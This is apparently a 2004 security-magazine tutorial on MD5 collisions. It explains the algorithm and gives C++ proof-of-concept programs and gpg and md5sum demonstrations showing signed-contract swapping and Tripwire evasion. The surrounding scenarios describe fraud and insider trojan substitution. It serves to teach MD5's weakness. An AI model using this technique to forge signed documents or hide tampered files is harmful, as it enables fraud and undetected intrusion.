**MD5 is probably the most used one-way hash function nowadays. Its area of application starts with simple file checksums and propagates even to DRM (Digital Rights Management). Although serious openings within MD5 had been considered problematic, one of them was found by Chinese researchers and presented at the CRYPTO conference in 2004.**

The research on MD5 vulnerabilities was held by four scientists from China: Xiaoyun Wang, Dengguo Feng, Xueija Lai and Hongbo Yu. They presented their research results at the CRYPTO conference, in September 2004. Their *proof-of-concept* looked unbelievable, so at first the vulnerability was not taken seriously, but several authors have later shown their own studies that confirm the Chinese research publication.

Let us discuss these studies and explain the background and the usability in detail.

## Possible scenarios

Imagine we want to sell something very valuable on the Internet. Therefore, we want a contract based sale. We find someone who wants to buy our valuable item. We agree on a very good price and then prepare a contract (e.g. a PDF file with a sum of 1,000 euros). But if we can create two contract files with the same MD5 checksum and different contents (e.g. with a sum of 100,000 euros) we can fool the purchaser.

We send the contract with 1,000 euro to them and they accept this contract and signs it with their signature (e.g. *gpg*) and return the contract to us. Because of our two different contracts with the same MD5 sum, we can exchange the contract with the 1,000 euros for the 100,000 euro contract, and so we made a great deal (evaluating this kind of human behaviour is not our focus of course). The purchaser has to pay 100,000 euro because they apparently signed the contract with their own signature.

Another way – we work for a big IT company (like the one from Redmond, USA), in the software development division. Our employer does not pay enough money for our excellent work, therefore we are willing to take some drastic action. We create a data file and pack some general data inside (let's call it *dataG.file*). Also we create another data file and pack some dangerous data inside (we call this one *dataD.file*), like a *trojan* or

### What you will learn...

- how attacks on MD5 can be conducted,
- how MD5 one-way hash function works.

### What you should know...

- the C++ programming language (basic level at least).

## How MD5 Works

A *hash value*, sometimes also called *message digest*, is a number that is generated from some input data (such as a text for example). The hash value is shorter than the input text and should be generated in such a way, that it is unlikely that some other text generates the same hash value. When two different texts result in the same hash value a collision is said to have occurred. Of course these collisions should be avoided in order to make the hash value most useful. A hash function that makes it next to impossible to derive the original text from the hash value is called a one way hash function.

MD5 is a one way hash function that was developed by Ronald Rivest at the MIT (Massachusetts Institute of Technology). It produces a 128-bit long hash value and is commonly used to check data integrity. Its specification along with a reference implementation can be found in RFC1321 (see Frame *On the Net*).

### Step one: padding

MD5 always works on data that has a total length in bits equal to a multiple of 512. In order to achieve messages of the required length, they are padded in the following way:

- a single bit of value 1 is added followed by zeros so that that the message's length is 64 bits short of a multiple of 512,
- the missing 64 bits are used to store the length of the message before any padding is added – in the unlikely event that the message is longer than 2^64 bits (=2097152 terabytes) bits only the 64 lower order bits are added.

Padding is always performed, even when the message would match the required length.

### Step two: calculation

The MD5 hash value is then obtained by iteratively modifying a 128-bit value describing the state. Figure 1 shows a schematic representation of the algorithm so as to make it easier to understand.

For computational purposes, the 128-bit state is divided into four parts of 32 bits each. They shall be denoted by A, B, C and D. In the beginning of the algorithm the values are initialised to:

- A = 0x67452301,
- B = 0xefcdab89,
- C = 0x98badcfe,
- D = 0x10325476.

The initial state is then modified by processing each block of input data in sequence.

This processing is performed in four stages for each block of input. Each stage, also called round, consists of 16 operations, resulting in a total of 64 operations for every block of input data. The 512 bit input block is divided into 16 data words that each consist of 32 bits. One of the following four functions is at the heart of each round:

- `F(X,Y,Z) = (X AND Y) OR (NOT(X) AND Z),`
- `G(X,Y,Z) = (X AND Z) OR (Y AND NOT(Z)),`
- `H(X,Y,Z) = X XOR Y XOR Z,`
- `I(X,Y,Z) = Y XOR (X OR NOT(Z)).`


Each of these functions takes three 32-bit inputs and then outputs a single 32-bit value. Utilising these functions, new temporary state variables A, B, C, D are calculated each round. In addition to the initial input, data from a table containing the integer parts of `4294967296 * abs(sin(i))` is used to calculate the hash value. The results of each stage are used for the next stage and, at the end of a given block of input, added to the previous values A, B, C, D that represent the state.

After iterating over all the input blocks, the hash result is available as the final value of the 128-bit state.

some other malicious data. We send the *dataG.file* and some other files to the packaging department and they will check the program along with the data files and will then create MD5 checksums and signatures for these files. After this step, the software is made available online and placed on an FTP server for download. Now, we can replace the data file (*dataG.file*) on the FTP server with the malicious data file (*dataD.file*). The MD5 checksum will be identical. And if someday someone will recognise the malicious routines, only the packaging department will be held responsible.

A different scenario: we create a simple and fantastic game or some useful software. We create the two files (*dataG.file* and *dataD.file*), place the *dataG.file* and some other files on a web server for someone to download. As soon as someone downloads our files (we call them the downloader) they extract the data and install these files. Because they are a diligent computer user, they build some kind of checksums for these files (using *Tripwire* or another tool capable of MD5 based integrity checking). But if we can gain access into their computer, we can exchange the *dataG.file* with our prepared *dataD.file*. The system will not notice anything because these files have the same checksum and we have a perfect backdoor within the system.

If this sounds unbelievable, it is – at least for the time being – not realistic in all aspects because Chinese researchers have not published the complete algorithm of finding a collision key for a given message. So, we have to restrict our contemplations to a very simple case. We can, however, already illustrate what we can achieve now and what can be achieved if the mechanism of generating colliding blocks from each message is published. Currently, the restrictions are based on the fact that we are not able to generate pairs of collision keys with any messages in a reasonable amount of time. For now, we have to use the given 1024-bit messages presented in Wang's text.



Input Data
Break each 512 bit data chunk into 16 32 txt words
A
B
C
D
Intialize temporary states for each data chunk
a
b
c
d
Data Word
Table Data
(X AND Y) OR (NOT(X) AND Z)
rotate left
(X AND Z) OR (Y AND NOT (Z))
X XOR Y XOR Z
Y XOR (X OR NOT (Z))

**Figure 1.** *Schematic of how the MD5 algorithm works*

The message behind all of these examples is that one can hide information inside the collision blocks of the messages – this will be explained in the following sections.

## Digital signature attack

Let us start with the example of different contracts (this example is based on a text from Ondrej Mikle, University of Prague, Czech Republic).

We start with the following files (they can be found on *hakin9.live*):

- an executable: *create-package*,
- an executable: *self-extract*,
- two different PDF contract files (e.g. *contract1.pdf*, *contract2.pdf*).

The files from the archive can be compiled from the source using the included *Makefile* (UNIX-like platforms). For Microsoft Windows platforms, there are precompiled binary files included.

The executable *create-package* (see Listing 1) generates from two supplied files (*contract1.pdf*, *contract2.pdf*) two new files with some additional information and each file contains both given files. We use it like this:

```
$ ./create-package contract.pdf \
  contract1.pdf contract2.pdf
```

It will take *contract1.pdf* and *contract2.pdf*, put them into *data1.pak* and *data2.pak*. These *data.pak*'s, when used with the *self-extract* program, will create one file named *contract.pdf.*

We can see the data layout of the *data1.pak* and *data2.pak* files in Figure 2.

The green and red marked blocks are so-called colliding blocks within the special message, which are different in *data1.pak* and *data2.pak*. The special messages are exactly the binary strings supplied by Wang's proof of concept documents. The rest of the data in *data1.pak* and *data2.pak* is always identical. When computing the MD5 sum of

| size in bytes | data stored | *data1.pak* with *contract1.pdf* valid | *data2.pak* with *contract2.pdf* valid |
|---|---|---|---|
| 128 bytes | special message | 02dd31d1 c4eee6c5 069a3d69 5cf9af98 87b5ca2f ab7e4612 3e580440 897ffbb8 0634ad55 02b3f409 8388e483 5a417125 e8255108 9fc9cdf7 f2bd1dd9 5b3c3780 d11d0b96 9c7b41dc f497d8e4 d555655a c79a7335 0cfdebf0 66f12930 8fb109d1 797f2775 eb5cd530 baade822 5c15cc79 ddcb74ed 6dd3c55f d80a9bb1 e3a7cc35 | 02dd31d1 c4eee6c5 069a3d69 5cf9af98 87b5ca2f ab7e4612 3e580440 897ffbb8 0634ad55 02b3f409 8388e483 5a417125 e8255108 9fc9cdf7 f2bd1dd9 5b3c3780 d11d0b96 9c7b41dc f497d8e4 d555655a c79a7335 0cfdebf0 66f12930 8fb109d1 797f2775 eb5cd530 baade822 5c15cc79 ddcb74ed 6dd3c55f d80a9bb1 e3a7cc35 |
| 1 byte: | filename length – `fnamelen` | 0C | 0C |
| X bytes: | filename to be extracted | contract.pdf | contract.pdf |
| 4 bytes: | size of first stored file | 0617 | 0617 |
| 4 bytes: | size of second stored file | 0617 | 0617 |
| *size1* bytes | data of *file 1* | data of contract1.pdf | data of contract1.pdf |
| *size1* bytes | data of *file 2* | data of contract2.pdf | data of contract2.pdf |

**Figure 2.** *Data layout of the data.pak files*

*data1.pak* and *data2.pak* files, the marked colliding blocks cause hash values to become identical. Since the remaining data is always exactly the same, it always results in an equal MD5 hash value, regardless of the additional data stored.

For an application, we create two different directories (*contract1Dir* and *contract2Dir*) and put the *data1.pak* file into *contract1Dir* and *data2.pak* into *contract2Dir*. Then we rename the name of *data1.pak* and *data2.pak* into *data.pak*. We also put the *self-extract* file in both directories.

For now, we must have two directories with the files:

- *contractDir1: self-extract* and *data.pak*,
- *contractDir2: self-extract* and *data.pak*.

If we run the program *self-extract* within each directory, it decides which file to extract from *data.pak* based on one bit from one of the marked colliding blocks (which happens to be different in the *data.pak* file). The bit used is defined as:

```
/* Offset of colliding byte ←
/* in data file */
#define MD5_COLLISION_OFFSET 19
/* Bitmask of colliding bit */
#define MD5_COLLISION_BITMASK 0x80
```

We will explain the usage of these files in an application in the next section. Here, we will explain the extraction of one of the data files from the *data.pak* file (Figure 3).

The program *self-extract* (see Listing 2) starts with opening the *data.pak* file. We read the decision-bit at position `MD5_COLLISION_OFFSET` and mask this bit with `MD5_COLLISION_BITMASK`. Then we read the filename length of the to-be-extracted file (in this example: `0x0C -> 12d`). Then we read the filename (*contract.pdf*). After that, we read the length of the first file and the length of the second file. With this information, we can calculate the absolute position of the to-be-extracted data within the *data.pak* file. The decision about which position will be extracted is based upon the decision-bit. The data from the selected position is extracted and stored as a file with the filename extracted before.

**Listing 1.** *Source code of create-package program*

```
#include <cstdio>
#include <cstdlib>
#include <iostream>
#include <fstream>
#include <stdint.h>
#include <netinet/in.h>
//two colliding 1024 blocks
#include "collision.h"
#define COLLISION_BLOCK_SIZE (1024/8)
#define TABLE_SIZE (sizeof(FileSizes))
using namespace std;
uint32_t FileSizes[2], FileSizesNetFormat[2];
uint32_t getfilesize(ifstream &infile) {
    uint32_t fsize;
    infile.seekg(0, ios::end);
    fsize = infile.tellg();
    infile.seekg(0, ios::beg);
    return fsize;
}
int main(int argc, char *argv[]) {
    if (argc < 3) {
        cout << "Usage: create-package outfile infile1 infile2" << endl;
        exit(1);
    }
```

**Listing 1.** *Source code of create-package program cont*

```
    ifstream infile1(argv[2], ios::binary);
    ifstream infile2(argv[3], ios::binary);
    ofstream outfile1("data1.pak", ios::binary);
    ofstream outfile2("data2.pak", ios::binary);
    FileSizes[0] = getfilesize(infile1);
    FileSizes[1] = getfilesize(infile2);
    //create data to be stored in memory and read both files
    uint32_t datasize = FileSizes[0] + FileSizes[1];
    char *data = new char [datasize];
    infile1.read(data, FileSizes[0]);
    infile2.read(data+FileSizes[0], FileSizes[1]);
    //write filename to package
    uint8_t fnamelen = strlen(argv[1]);
    //convert file size table to network-endian format
    FileSizesNetFormat[0] = htonl(FileSizes[0]);
    FileSizesNetFormat[1] = htonl(FileSizes[1]);
    //create data1.pak
    outfile1.write((char *)collision[0], COLLISION_BLOCK_SIZE);
    outfile1.write((char *)&fnamelen, 1);
    outfile1.write(argv[1], fnamelen);
    outfile1.write((char *)FileSizesNetFormat, TABLE_SIZE);
    outfile1.write(data, datasize);
    outfile1.close();
    //create data2.pak
    outfile2.write((char *)collision[1], COLLISION_BLOCK_SIZE);
    outfile2.write((char *)&fnamelen, 1);
    outfile2.write(argv[1], fnamelen);
    outfile2.write((char *)FileSizesNetFormat, TABLE_SIZE);
    outfile2.write(data, datasize);
    outfile2.close();
    cout << "Custom colliding files created." << endl;
    cout << "Files are named data1.pak and data2.pak" << endl;
    cout << "Put each of them in contr1 and contr2 directory," << endl;
    cout << "rename each to data.pak and run self-extract to see result"
         << endl;
    cout << endl << "Press Enter to continue" << endl;
    char somebuffer[8];
    cin.getline(somebuffer, 8);
}
```

For a complete application, we use the example from the introduction – one with different contracts.

As it can be seen in Figure 4, we start with creating the *data.pak* files with the two different contract files (*contract1.pdf* and *contract2.pdf*). The other user gets a *data.pak* file and the *self-extractor*. Then they will extract the *contract.pdf* file (originally the *contract1.pdf*) from the data file, and after reading the contract, they will sign the downloaded files (*data.pak* and *self-extractor*) with their key.

When these files are returned to us we can then exchange the *data.pak* (we exchange *contract1.pdf* with *contract2.pdf*) files. Because the other user has signed these files with their key and we have a signed contract with an arbitrary monetary sum (*contract2.pdf*), it is possible to do some nasty things.

For a simple demonstration, we will use *gpg* (*GnuPG* 1.2.2) for Linux and our files (*contract1.pdf*, *contract2.pdf*, *self-extract*). We gave the other user the generated files (*data.pak* and *self-extract*) and they will have the following files listed:

```
$ ls -l
-rw-r--r--    1 test
  users     3266
  2004-12-01 00:59
  data.pak
-rwxr-x---    1 test
  users     6408
  2004-12-18 19:00
  self-extract
```

After extracting and reading the contract file, they start by creating a secret key (`testforhakin9`):

```
$ gpg --gen-key
```

They select the following:

- 5 (RSA, sign only),
- 1024 minimum keysize,
- 1 (valid for one day),
- real name (`rene heinzl`),
- email (`test@email.com`),
- comment (`Used for hakin9 demonstration of reduced applicability of MD5`).

Now they sign the *data.pak* and *self-extract* files with their keys. They uses the following commands to sign the files:

```
$ gpg -u USERID \
  --digest-algo md5 \
  -ab -s data.pak
$ gpg -u USERID \
  --digest-algo md5 \
  -ab -s self-extract
```

Then they have the following files in their directory:

```
$ ls -l
-rw-r--r--    1 test
  users     3266
  2004-12-01 00:59
  data.pak
-rw-r-----    1 test
  users      392
  2004-12-29 14:59
  data.pak.asc
-rwxr-x---    1 test
  users     6408
  2004-12-18 19:00
  self-extract
-rw-r-----    1 test
  users      392
  2004-12-29 15:01
  self-extract.asc
```

For each file, they have a separate signature file. Then they will retransmit the files with the signature files. Now we can start our attack:

```
$ gpg -v --verify \
  data.pak.asc data.pak
```

And the output will be:

```
gpg: armor header:
  Version: GnuPG v1.2.2
  (GNU/Linux)
gpg: Signature made
  Wed 29 Dec 2004
  02:59:46 PM CET
  using RSA key ID 4621CB9C
gpg: Good signature from
  "rene heinzl (Used for hakin9
  demonstration of
  "reduced applicability of MD5")
  <test@email.com>"
gpg: binary signature,
  digest algorithm MD5
```


If we now replace the *data.pak* (*contract1.pdf*) file with our own *data.pak* (*contract2.pdf*) file and try to verify the data, the following (identical to the previous output) will appear:

```
$ gpg -v --verify \
  data.pak.asc data.pak
gpg: armor header:
  Version: GnuPG v1.2.2
  (GNU/Linux)
gpg: Signature made
  Wed 29 Dec 2004
  02:59:46 PM CET
  using RSA key ID 4621CB9C
gpg: Good signature from
  "rene heinzl (Used for hakin9
  demonstration of
  "reduced applicability of MD5")
  <test@email.com>"
gpg: binary signature,
  digest algorithm MD5
```

We can now extract the *contract.pdf* (*contract2.pdf*) file from the *data.pak* file and we will find out that this is a totally different file than the one the other user has signed. The drawback of this method is the usage of two files, and that the other user must sign these two files instead of the contract file directly. But, this definitely does not make it any less of a threat.

In the branch of controlling and restricting digital content (Digital Rights Management, DRM) some kind of hash function is almost always used, even if it never hashes data directly. The three major digital signature algorithms – RSA, DSA and *ElGamal* (these are asymmetric encryption/decryption methods) – are used in a mode where they do not sign data directly, but rather sign a hashed representation of the data, because asymmetric algorithms are quite slow. This fact makes it realistic to sign arbitrarily large files within a reasonable time and, because of the speed of MD5, it is often the hash algorithm of choice.

But, as shown in this example, identical input data (in the sense of MD5 verification) yields identical output and, if two input files have the same hash value, they both verify against the same signature.



open file: data.pak
read bit from position MD5_COLLISION_OFFSET
mask bit with MD5_COLLISION_BITMASK
read filename-length
read filename
read file1-length
read file2-length
calculate position for data1
calculate position for data2
index <-decision bit
extract data1 from offset + position1
extract data2 from offset + position2
write contract.pdf

```
02dd31d1 c4eee6c5 069a3d69 5cf9af98
87b5ca2f ab7e4612 3e580440 897ffbb8
0634ad55 02b3f409 8388e483 5a417125
e8255108 9fc9cdf7 f2bd1dd9 5b3c3780
d11d0b96 9c7b41dc f497d8e4 d555655a
c79a7335 0cfdebf0 66f12930 8fb109d1
797f2775 eb5cd530 baade822 5c15cc79
ddcb74ed 6dd3c55f d80a9bb1 e3a7cc35

0C

contract.pdf

0617
0617

data of contract1.pdf
data of contract2.pdf
```

```
02dd31d1 c4eee6c5 069a3d69 5cf9af98
87b5ca2f ab7e4612 3e580440 897ffbb8
0634ad55 02b3f409 8388e483 5a417125
e8255108 9fc9cdf7 f2bd1dd9 5b3c3780
d11d0b96 9c7b41dc f497d8e4 d555655a
c79a7335 0cfdebf0 66f12930 8fb109d1
797f2775 eb5cd530 baade822 5c15cc79
ddcb74ed 6dd3c55f d80a9bb1 e3a7cc35

0C

contract.pdf

0617
0617

data of contract1.pdf
data of contract2.pdf
```

**Figure 3.** *Flow of the extraction of one file from the data.pak file*

**Listing 2.** *Source code of self-extract program*

```
#include <cstdio>
#include <cstdlib>
#include <iostream>
#include <fstream>
#include <stdint.h>
#include <netinet/in.h>
using namespace std;
#define MD5_COLLISION_OFFSET 19
#define MD5_COLLISION_BITMASK 0x80
#define SUBHEADER_START (1024/8)
#define TABLE_SIZE (sizeof(FileSizes))
uint32_t FileSizes[2];
uint32_t FilePos[2];
```

This example is in fact technology from *Microsoft's Authenticode*. It is used within *MS Internet Explorer* to limit executable content within a web page to signed documents, does indeed use, or at least allow MD5 hashes to be signed. It would be trivial to sign something innocuous and then actually release something malicious.

## File integrity attack

As was illustrated, we can create two different contracts and foist a different contract to someone. Now, let us present an example (as already mentioned) of penetrating a file-serving system, such as an HTTP or an FTP server, by undermining the checksum of files, or infiltrating a computer system without detection in case of data integrity checks, like those made with *Tripwire* – a tool that creates a checksum for each important file and detects each modification made to these files.

To make our understanding easier, we will explain only the infiltrating example, but it is almost trivial to enhance this method for the penetration of an Internet-side file server.

We will penetrate integrity checking in the following way: we will generate an executable and two different *data.pak* files (*dataG.file*, *dataD.file*). The contents of the data files are the messages from Wang's proof of concept only and therefore the MD5 checksum of these files is the same. We will then put the executable and one data file (*dataG.file*) onto a web server for download. If a user downloads our files and extracts the files, all seems to be okay. But, if we find a way into the computer and replace the *dataG.file* with the *dataD.file*, every thing would still seem to be okay. *Tripwire,* or some other integrity checking tool will not notice our tampering due to the same MD5 checksum, but the executable can run in a different way – the new *dataG.file* is different than the old, harmless *dataG.file*.

Now, we will present this example in greater detail. We have prepared and implemented two simple programs (*runprog*, *make-data-package*) for this. First, using *make-data-packages* tool (see Listing 3), we generate our two different files (*dataG.file* stands for data-General-file, *dataD.file* stands for data-Dangerous-file):

**Listing 2.** *Source code of self-extract program cont*

```
int main(int argc, char *argv[]) {
    ifstream packedfile("data.pak", ios::binary);
    uint8_t colliding_byte, fnamelen;
    //seek to and read the byte where MD5 collision occurs
    packedfile.seekg(MD5_COLLISION_OFFSET, ios::beg);
    packedfile.read((char *)&colliding_byte, 1);
    //load filename
    packedfile.seekg(SUBHEADER_START, ios::beg);
    packedfile.read((char *)&fnamelen, 1);
    char *filename = new char[fnamelen+1];
    packedfile.read(filename, fnamelen);
    filename[fnamelen] = 0; //terminate string
    //load file table - filesizes of two stored files
    packedfile.read((char *)FileSizes, TABLE_SIZE);
    //convert it from network format to native host format
    //so it will work on little-endian and big-endian platforms
    for (int i=0; i<2; i++) FileSizes[i] = ntohl(FileSizes[i]);
    //update positions of files in packed file
    FilePos[0] = SUBHEADER_START + 1 + fnamelen + TABLE_SIZE;
    FilePos[1] = FilePos[0] + FileSizes[0];
    //use boolean value of colliding byte vs. bitmask comparison as index
    //to filetable
    unsigned int fileindex = (colliding_byte & MD5_COLLISION_BITMASK) ? 1 : 0;
    //read and extract file
    uint32_t extrsize = FileSizes[fileindex];
    uint32_t extrpos = FilePos[fileindex];
    char *extractbuf = new char[extrsize];
    packedfile.seekg(extrpos, ios::beg);
    packedfile.read(extractbuf, extrsize);
    packedfile.close();
    ofstream outfile(filename, ios::binary);
    outfile.write(extractbuf, extrsize);
    outfile.close();
    cout << "File " << filename << " extracted. Press Enter to continue."
         << endl;
    char somebuffer[8];
    cin.getline(somebuffer, 8);
    return(0);
}
```

```
$ ./make-data-packages
```

If we do not specify two filenames, the default filenames *dataG.file* and *dataD.file* will be used. The *dataG.file* will be packed with the *runprog* program (see Listing 4) and will be put onto a web server. If someone downloads these two files, all seems okay. In this example, the disassembled code is suspicious because the malicious decision path is plain to see within the program and so we can image that there are some nasty things that could happen. But, explaining a good way of hiding backdoors is not the scope of this article. We will only show the effect of the MD5 algorithm's weakness.

Here is the directory listing:

```
$ ls -la
-rw-r-----    1 test
  users      128
  2004-12-29 14:05
  dataG.file
-rwxr-x---    1 test
  users    11888
  2004-12-29 14:04
  runprog
```

Here is the output if we start our *runprog* with *dataG.file*:



create *data.pak's* with *contract.pdf* and *contract2.pdf*
*data.pak* with contract1.pdf *valid*
*data.pak* with *contract2.pdf* valid
*data.pak* self-extractor
MD5
=
MD5
*data.pak* self-extractor
submit to sign
*data.pak* self-extractor
signature
retransmit
*data.pak* self-extractor
signature
MD5
=
MD5
*data.pak* self-extractor
exchange
*data.pak* self-extractor
signature
*data.pak* with *contract2.pdf* and signed

**Figure 4.** *An attack to a digital signature application*

```
$./runprog dataG.file
    way one
    here the program is
      currently okay.. no
      malicious routines
      will be started
```

Here are the MD5 checksums:

```
$ for i in `ls`; \
  do md5sum $i; done
a4c0d35c95a63a80↵
  5915367dcfe6b751
  dataG.file
56fa8b2c22ab43f0↵
  c9c937b0911329b6
  runprog
```

Then we could hack into the downloader's machine and replace the *dataG.file* with the *dataD.file* (we have to rename the *dataD.file* to *dataG.file*).

Here is the directory listing and the MD5 sums:

```
$ ls -l
-rw-r-----    1 test
  users      128
  2004-12-29 14:09
  dataD.file
-rw-r-----    1 test
  users      128
  2004-12-29 14:09
  dataG.file
-rwxr-x---    1 test
  users    11888
  2004-12-29 14:04
  runprog
$ for i in `ls`; \
  do md5sum $i; done
a4c0d35c95a63a80↵
  5915367dcfe6b751
  dataD.file
a4c0d35c95a63a80↵
  5915367dcfe6b751
  dataG.file
56fa8b2c22ab43f0↵
  c9c937b0911329b6
  runprog
```

The *dataD.file* and *dataG.file* are really different:

```
$ diff -q dataD.file dataG.file
Files dataD.file
  and dataG.file differ
```

And now, we replace the *dataG.file* with the *dataD.file*.

```
$ mv dataD.file dataG.file
```

And check the MD5 sums:

```
$ for i in `ls`; \
  do md5sum $i; done
a4c0d35c95a63a80↵
  5915367dcfe6b751
  dataG.file
56fa8b2c22ab43f0↵
  c9c937b0911329b6
  runprog
```

and run the program:

```
$ ./runprog dataG.file
    way two
    here the program
      is in the bad branch..
      malicious routines
      will be started
```

